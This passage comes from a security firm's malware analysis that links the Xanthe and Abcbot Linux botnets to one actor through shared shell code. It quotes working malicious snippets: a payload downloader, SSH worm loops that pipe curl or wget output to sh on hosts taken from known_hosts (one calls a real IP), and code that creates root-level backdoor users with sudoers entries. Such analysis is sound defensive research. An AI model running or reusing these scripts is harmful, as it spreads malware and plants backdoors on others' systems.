1186     else
1187         echo "$xl_pathetc start download4"
1188         rm -f /tmp/newabchello
1189         downloads $xl_x64url1 /tmp/newabchello $xl_x64url1
1190         chmod +x /tmp/newabchello
1191         /tmp/newabchello >/dev/null 2>&1 &
1192         sleep 3s
1193     fi
1194
1195     ps aux | grep -vw iptablesupdate | grep -v grep | awk '{if($3>40.0) print $2}' | xargs -I % kill -9 %
1196     ps -fe | grep -w iptablesupdate | grep -v grep | grep -v http
1197     if [ $? -eq 0 ]; then
1198         echo "iptablesupdate is Runing..."
1199     else
1200         echo "iptablesupdate is not Runing..."
1201         # sysctl -w vm.nr_hugepages=$(nproc --all)
1202         # echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
1203         /tmp/newabchello >/dev/null 2>&1 &
1204         sleep 5s
1205         rm -f /tmp/newabchello
1206         ps -fe | grep -w iptablesupdate | grep -v grep | grep -v http
1207         if [ $? -eq 0 ]; then
1208             echo "$xl_pathetc is Runing.."
1209         else
1210             echo "$xl_pathetc is not Runing..."
1211             chmod 777 $xl_pathetc
1212             $xl_pathetc >/dev/null 2>&1 &
1213         fi
1214     fi
1215     chattr +ia $xl_pathetc
1216 }
1217 }

```

*filerungo function in Abcbot*

These functions have more syntactic and style differences than the functions we previously analyzed. However, if we consider the logic that the function is responsible for, we can begin to notice similarities. Firstly, let's look at an example of lines that are virtually identical between the samples.

```

else
    sysctl -w vm.nr_hugepages="$(nproc --all)"
    echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
    /var/tmp/bbb/bbb -c /var/tmp/bbb/config.json
fi

```

*vm.nr\_hugepages configuration in Xanthe*

```
else
  echo "iptablesupdate is not Runing..."
  # sysctl -w vm.nr_hugepages=$(nproc --all)
  # echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
  /tmp/newabchello >/dev/null 2>&1 &
  sleep 5s
  rm -f /tmp/newabchello
```

*Commented equivalent in Abcbot*

In the Xanthe sample, we can see that the authors configure the HugePages feature via the `vm.nr_hugepages` parameter. This likely facilitates cryptocurrency mining, by configuring the system to support memory pages greater than the default. In Abcbot, we can see these same lines commented-out, potentially indicating that mining is no longer an objective of this campaign. This supports the findings in our initial analysis of Abcbot, as we didn't see any deliberate attempts to install the XMRig mining software in that particular sample.

Semantically, the two functions are similar in that they check for a process associated with a prior compromise, log whether the process is running and, if not, launch the process as necessary. The lines used to check for the existence of the process (711-712 in Xanthe and 1196-1197 in Abcbot) are virtually identical.

## Miscellaneous Findings

### SSH Propagation

Talos researchers noted that the method of propagation utilized by Xanthe was via enumeration of the `known_hosts` file, allowing the malware to spread to new hosts based on hosts the current host had previously connected to. The code responsible for this can be seen below:

```
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=3 -i $key $user@$host -p $sshp "sudo curl
-A hostcheck/1.5 -L http://34.92.166.158:8080/files/xanthe | sudo bash -s;"
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=3 -i $key $user@$host -p $sshp "curl -A
hostcheck/1.5 -L http://34.92.166.158:8080/files/xanthe | bash -s;"
```

*Propagation code seen in Xanthe – image credit: talosintelligence.com*

We observed this same technique being used by the authors of Abcbot, in the creatively-named function `fucksshlog()`:

```

1377 fucksshlog()
1378 {
1379     if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then
1380         for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode
=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'curl -A fczyo-cron/1.5 -sL $ssh_url1 | sh >/dev/null 2>&1 &
' & done
1381         for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode
=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'cdt -A fczyo-cron/1.5 -sL $ssh_url1 | sh >/dev/null 2>&1 &
' & done
1382         for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode
=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'wget -O - $ssh_url1 | sh >/dev/null 2>&1 &' & done
1383         for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode
=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'wdt -O - $ssh_url1 | sh >/dev/null 2>&1 &' & done
1384     fi
1385 }

```

*SSH propagation code seen in Abcbot*

## Adding Malicious Users

Our research of Abcbot showed examples of code used to add four malicious users to the compromised host, effectively creating four backdoors for the actor to utilize. The malicious usernames in question were:

- **logger**
- **sysall**
- **system**
- **autoupdater**

In the Xanthe sample, users with the same usernames are added to the system (if they do not already exist).

```

190     if id "sysall" 2>/dev/null; then
191         echo "sysall user already exists"
192     else
193         echo "sysall user does not exist, creating..."
194         chattr -ia /etc/passwd
195         chattr -ia /etc/shadow
196         groupdel sysall
197         useradd -M -u 0 -o -p 'bAC5Q0FFSK9bo' -s /bin/bash -d /root sysall
198         #useradd -m -p '7Pvsd3qh8Rx1c' sysall;
199         #usermod -aG sudoers sysall;
200         usermod -aG root sysall
201         #adduser sysall sudo;
202         chattr -ia /etc/sudoers
203         echo "sysall    ALL=(ALL)        ALL" >>/etc/sudoers
204         chattr +ia /etc/sudoers
205         chattr +ia /etc/passwd
206         chattr +ia /etc/shadow
207         echo "sysall user added"
208     fi
209
210     if id "system" 2>/dev/null; then
211         echo "system user already exists"
212     else
213         echo "system user does not exist, creating..."
214         chattr -ia /etc/passwd
215         chattr -ia /etc/shadow
216         useradd -M -p 'bAC5Q0FFSK9bo' -s /bin/bash -d /root system
217         usermod -aG root system
218         chattr -ia /etc/sudoers
219         echo "system    ALL=(ALL)        ALL" >>/etc/sudoers
220         chattr +ia /etc/sudoers
221         chattr +ia /etc/passwd
222         chattr +ia /etc/shadow
223         echo "system user added"
224     fi
225
226     if id "logger" 2>/dev/null; then
227         echo "logger user already exists"
228     else
229         echo "logger user does not exist, creating..."
230         chattr -ia /etc/passwd
231         chattr -ia /etc/shadow
232         useradd -p 'bAC5Q0FFSK9bo' -G root -s /bin/bash -d /opt/logger logger
233         usermod -aG root logger
234         chattr -ia /etc/sudoers
235         echo "logger    ALL=(ALL)        ALL" >>/etc/sudoers
236         chattr +ia /etc/sudoers
237         chattr +ia /etc/passwd
238         chattr +ia /etc/shadow
239         echo "logger user added"
240     fi
241
242     if id "autoupdater" 2>/dev/null; then
243         echo "autoupdater user already exists"
244     else
245         echo "autoupdater user does not exist, creating..."
246         chattr -ia /etc/passwd
247         chattr -ia /etc/shadow
248         useradd -p 'bAC5Q0FFSK9bo' -s /bin/bash -d /opt/autoupdater autoupdater
249         usermod -aG root autoupdater
250         chattr -ia /etc/sudoers
251         echo "autoupdater    ALL=(ALL)        ALL" >>/etc/sudoers
252         chattr +ia /etc/sudoers
253         chattr +ia /etc/passwd
254         chattr +ia /etc/shadow
255         echo "autoupdater user added"
256     fi

```



```
394 rm -rf /dev/shm/z2.sh
395 rm -rf /dev/shm/.scr
396 rm -rf /dev/shm/.kerberods
397 chattr -i /etc/ld.so.preload
398 rm -f /etc/ld.so.preload
399 rm -f /usr/local/lib/libioset.so
400 rm -rf /tmp/watchdogs
```

*Removal of /etc/ld.so.preload file*

Given that this technique was a fairly noteworthy feature of the Xanthe malware, we believe this indicates yet another link between the two families.

## Conclusion

Readers with some experience in this field will have probably already considered the fact that the samples analysed in both of these campaigns are shell scripts and, therefore, incredibly easy to copy. This is, of course, common. Code reuse and even like-for-like copying is often seen between malware families and specific samples on any platform. It makes sense from a development perspective; just as code for legitimate software is reused to save development time, the same occurs with illegitimate or malicious software.

As we've shown in this report, we believe that there are several links between both the Xanthe and Abcbot malware families that suggest the same threat actor is responsible. These include reuse of unique strings, mentions of shared infrastructure, stylistic choices and functionality that can be seen in both samples – most of which would be difficult and/or pointless to copy exactly. If the same threat actor is behind both campaigns, it signals a shift away from the objective of mining cryptocurrency on compromised hosts onto activities more traditionally associated with botnets – such as DDoS attacks. We suspect this won't be the last malware campaign we analyze from this actor.

## Indicators of Compromise (IoCs)

### Filename SHA256

xanthe.sh	6a5a0bcb60944597d61d5311a4590f1850c2ba7fc44bbcde4a81b2dd1effe57c
ff.sh	56d677ed192b5010aa780d09c23b8ee8fdff94d39b20a07c7de76705e5f8c51f

## References

***For tips and best practices when conducting forensics and incident response of mining malware attacks in Linux container and cloud environments, read the Ultimate Guide to Forensics of Mining Malware in Linux Container and Cloud Environments.***

About The Author



Matt Muir

Matt is a security researcher with a passion for UNIX and UNIX-like operating systems. He previously worked as a macOS malware analyst and his background includes experience in the areas of digital forensics, DevOps, and operational cyber security. Matt enjoys technical writing and has published research including pieces on TOR browser forensics, an emerging cloud-focused botnet, and the exploitation of the Log4Shell vulnerability.

## **About Cado Security**

---

Cado Security provides the first and only cloud-native digital forensics platform for enterprises. By automating data capture and processing across cloud and container environments, Cado Response enables security teams to efficiently investigate and respond to cyber incidents at cloud speed. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit <https://www.cadosecurity.com/> or follow us on Twitter [@cadosecurity](https://twitter.com/cadosecurity).

[1]According to the Australia Cyber Security Centre (ACSC), between 1 July 2019 and 30 June 2020, the ACSC responded to 2,266 cybersecurity incidents and received 59,806 cybercrime reports.